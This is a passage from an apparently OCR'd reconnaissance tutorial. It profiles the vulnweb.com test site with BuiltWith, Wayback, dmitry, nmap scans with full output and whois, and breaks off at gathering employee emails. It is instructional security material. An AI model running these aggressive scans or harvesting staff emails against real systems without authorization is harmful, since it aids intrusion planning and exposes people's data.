
6. Built in technology

To find out Built in technology technology
In any browser search
https://builtwith.com/176.28.50.165
It will show the result




7. When website first seen

In any browser we have to search
http://web.archive.org/web/*/testphp.vulnweb.com
it will show the when website was first seen



8. Previous technology used by website

In any browser we have to search
https://builtwith.com/176.28.50.165
it will show the previous technology used by website




9. Which ISP IP range server is using

We can also find out ISP IP range of any website in KALI LINUX

Tool name : **dmitry**


Command : **dmitry -i testphp.vulnweb.com**

After executing the command it will show the inetnum: **176.28.46.0 - 176.28.55.255**



10. Do any other domains are on same server, if yes domain names

In any browser we have to search
https://www.yougetsignal.com/tools/web-sites-on-web-server/
When i type IP address of website,
it will show that the 20 domains hosted on the same web server as shown in the screenshot



11. Ports open on Webserver

When we have to find out open ports on the webserver ,
in KALI LINUX TERMINAL
Tool : **dmitry**
Command : **dmitry -p testphp.vulnweb.com**
After executing the command it will show the ports open on the webserver

```
root@kali:~# dmitry -p testphp.vulnweb.com
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:176.28.50.165
HostName:testphp.vulnweb.com

Gathered TCP Port information for 176.28.50.165
---------------------------------

 Port            State

21/tcp           open
22/tcp           open
25/tcp           open
80/tcp           open
106/tcp          open
110/tcp          open
143/tcp          open

Portscan Finished: Scanned 150 ports, 142 ports were in state closed


All scans completed, exiting
```

We can also find out open ports on the webserver by intense scan , in KALI LINUX TERMINAL

Tool : **nmap**

Command : **nmap -A -T4 176.28.50.165**


After executing the command it will show the ports open on the webserver

```
root@kali:~# nmap -A -T4 176.28.50.165
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-18 19:33 IST
Nmap scan report for rs202995.rs.hosteurope.de (176.28.50.165)
Host is up (0.20s latency).
Not shown: 976 closed ports
PORT      STATE    SERVICE        VERSION
21/tcp    open     tcpwrapped
22/tcp    open     tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
25/tcp    open     tcpwrapped
|_smtp-commands: Couldn't establish connection on port 25
|_ssl-date: 1970-04-22T13:51:38+00:00; -50y87d00h13m12s from scanner time.
80/tcp    open     tcpwrapped
|_http-server-header: nginx/1.4.1
106/tcp   open     tcpwrapped
110/tcp   open     tcpwrapped
|_ssl-date: 1970-04-22T13:51:37+00:00; -50y87d00h13m12s from scanner time.
143/tcp   open     tcpwrapped
|_imap-capabilities: CAPABILITY IDLE SORT NAMESPACE completed THREAD=ORDEREDSUBJECT CHILDREN THREAD=REFERENCES ACL QUOTA STARTTLSA0001 A
UTH=PLAIN UIDPLUS ACL2=UNION IMAP4rev1 AUTH=CRAM-MD5 OK
|_ssl-date: 1970-04-22T13:51:38+00:00; -50y87d00h13m12s from scanner time.
465/tcp   open     tcpwrapped
|_smtp-commands: Couldn't establish connection on port 465
|_ssl-date: 1970-04-22T13:51:30+00:00; -50y87d00h13m11s from scanner time.
515/tcp   filtered printer
992/tcp   filtered telnets
993/tcp   open     tcpwrapped
|_ssl-date: 1970-04-22T13:51:29+00:00; -50y87d00h13m11s from scanner time.
995/tcp   open     tcpwrapped
|_ssl-date: 1970-04-22T13:51:29+00:00; -50y87d00h13m11s from scanner time.
1010/tcp  filtered surf
1461/tcp  filtered ibm_wrless_lan
```

```
95/tcp   open     tcpwrapped
|_ssl-date: 1970-04-22T13:51:29+00:00; -50y87d00h13m11s from scanner time.
1010/tcp  filtered surf
1461/tcp  filtered ibm_wrless_lan
2170/tcp  filtered eyetv
2383/tcp  filtered ms-olap4
3323/tcp  filtered active-net
4004/tcp  filtered pxc-roid
6156/tcp  filtered unknown
7676/tcp  filtered imqbrokerd
8011/tcp  filtered unknown
8443/tcp  open     tcpwrapped
|_http-server-header: sw-cp-server
|_http-title: 404 - Not Found
9415/tcp  filtered unknown
32771/tcp filtered sometimes-rpc5
Device type: firewall
Running (JUST GUESSING): Fortinet embedded (88%)
OS CPE: cpe:/h:fortinet:fortigate_100d
Aggressive OS guesses: Fortinet FortiGate 100D firewall (88%)
No exact OS matches for host (test conditions non-ideal).

Host script results:
|_clock-skew: mean: -18350d00h13m11s, deviation: 0s, median: -18350d00h13m12s

TRACEROUTE (using port 8080/tcp)
HOP RTT     ADDRESS
1   3.67 ms 192.168.43.1
2   ... 30

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 367.38 seconds
```

12. Registrar information of domain

To find IP of any website
we have to search in browser
https://whois.domaintools.com/vulnweb.com
after getting website home page i am typing the website name "**tetphp.vulnweb.com**“
It will show the Registrar information as shown in the screenshot



13. Email ID of some employees of company

